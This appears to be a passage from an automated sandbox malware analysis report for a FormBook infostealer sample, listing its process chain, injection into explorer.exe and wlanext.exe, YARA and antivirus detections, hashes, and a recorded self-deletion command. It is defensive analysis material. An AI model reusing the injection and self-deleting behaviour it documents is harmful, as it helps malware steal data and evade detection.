Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: eVJOpc.exe PID: 1840 Parent PID: 7112

General

Start time:	18:19:38
Start date:	27/10/2021
Path:	C:\Users\Public\eVJOpc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\eVJOpc.exe'
Imagebase:	0x400000
File size:	267524 bytes

MD5 hash:	0EDC34831B45EDED59BD2AEEF85AA41B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.374253259.000000000F040000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.374253259.000000000F040000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.374253259.000000000F040000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 50%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: eVJOpc.exe PID: 4104 Parent PID: 1840

General

Start time:	18:19:40
Start date:	27/10/2021
Path:	C:\Users\Public\eVJOpc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\eVJOpc.exe'
Imagebase:	0x400000
File size:	267524 bytes
MD5 hash:	0EDC34831B45EDED59BD2AEEF85AA41B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.452707003.00000000009E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.452707003.00000000009E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.452707003.00000000009E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000001.370883277.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000001.370883277.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000001.370883277.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.369496333.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.369496333.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.369496333.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.452190143.0000000000590000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.452190143.0000000000590000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.452190143.0000000000590000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.367914995.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.367914995.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.367914995.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.452060611.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.452060611.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.452060611.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 4104

General

Start time:	18:19:47
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.402139557.00000000079AA000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.402139557.00000000079AA000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.402139557.00000000079AA000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.429302805.00000000079AA000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.429302805.00000000079AA000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.429302805.00000000079AA000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

Analysis Process: wlanext.exe PID: 5660 Parent PID: 3352

General

Start time:	18:20:19
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xda0000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.559434313.00000000009B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.559434313.00000000009B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.559434313.00000000009B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2316 Parent PID: 5660

General

Start time:	18:20:24
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\eVJOpc.exe'
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 2260 Parent PID: 2316

General

Start time:	18:20:26
Start date:	27/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis